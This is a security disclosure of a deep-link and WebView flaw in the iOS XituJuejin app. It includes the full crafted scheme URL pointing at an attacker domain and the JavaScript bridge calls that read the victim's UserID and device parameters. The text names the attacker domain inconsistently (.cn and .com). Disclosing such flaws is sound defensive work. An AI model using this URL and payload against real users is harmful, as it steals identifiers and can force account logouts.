An information leak vulnerability in the iOS version of XituJuejin


Brief Description

The iOS version of the XituJuejin supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the XituJuejin app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's UserID, DeviceID** and **forcefully logging out victim's account**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **snssdk2606://?gd_label=click_schema_lhft_h5_post_detail&needlaunchlog=1&redirecturl=(https://juejin.cn/user/center/signin?avatar_menu)&zlink_data={"redirecturl":"http://attackjuejin.cn/juejin/atkJuejin.html"}**. Here, **"attackjuejin.cn"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as XituJuejin's official domain name **"juejin.cn"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackjuejin.com, but modified the DNS rules in the local area network to map attackjuejin.com to our own website.


When the victim clicks on this URL (snssdk2606://?gd_label=click_schema_lhft_h5_post_detail&needlaunchlog=1&redirecturl=(https://juejin.cn/user/center/signin?avatar_menu)&zlink_data={"redirecturl":"http://attackjuejin.cn/juejin/atkJuejin.html"}), it directs the victim to the XituJuejin app and opens the webpage **http://attackjuejin.cn/juejin/atkJuejin.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious

activities, such as **retrieving victim's UserID, DeviceID** and **forcefully logging out victim's account**.






```
window.webkit.messageHandlers.IESPiperProtocolVersion3_0.postMessage(
    JSON.stringify({
        func:"app.fetch",
        params:{"url":"https://api.juejin.cn/user_api/v1/user/profile_id","method":"GET","params":{},
        "needCommonParams":true},
        JSSDK:"2.2.8",
        __msg_type:"call",
        __callback_id:"callback_app.fetch"
    })
);

window.webkit.messageHandlers.IESPiperProtocolVersion3_0.postMessage(
    JSON.stringify({
        func:"app.getApiParams",
        params:{"url":"https://api.juejin.cn/user_api/v1/user/profile_id","method":"GET","params":{},
        "needCommonParams":true},
        JSSDK:"2.2.8",
        __msg_type:"call",
        __callback_id:"callback_app.getApiParams"
    })
);
```

Impact of the Vulnerability

Scope of the vulnerability: XituJuejin iOS v6.7.0 (6.7.0.1) (the latest version as of August 31, 2024).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.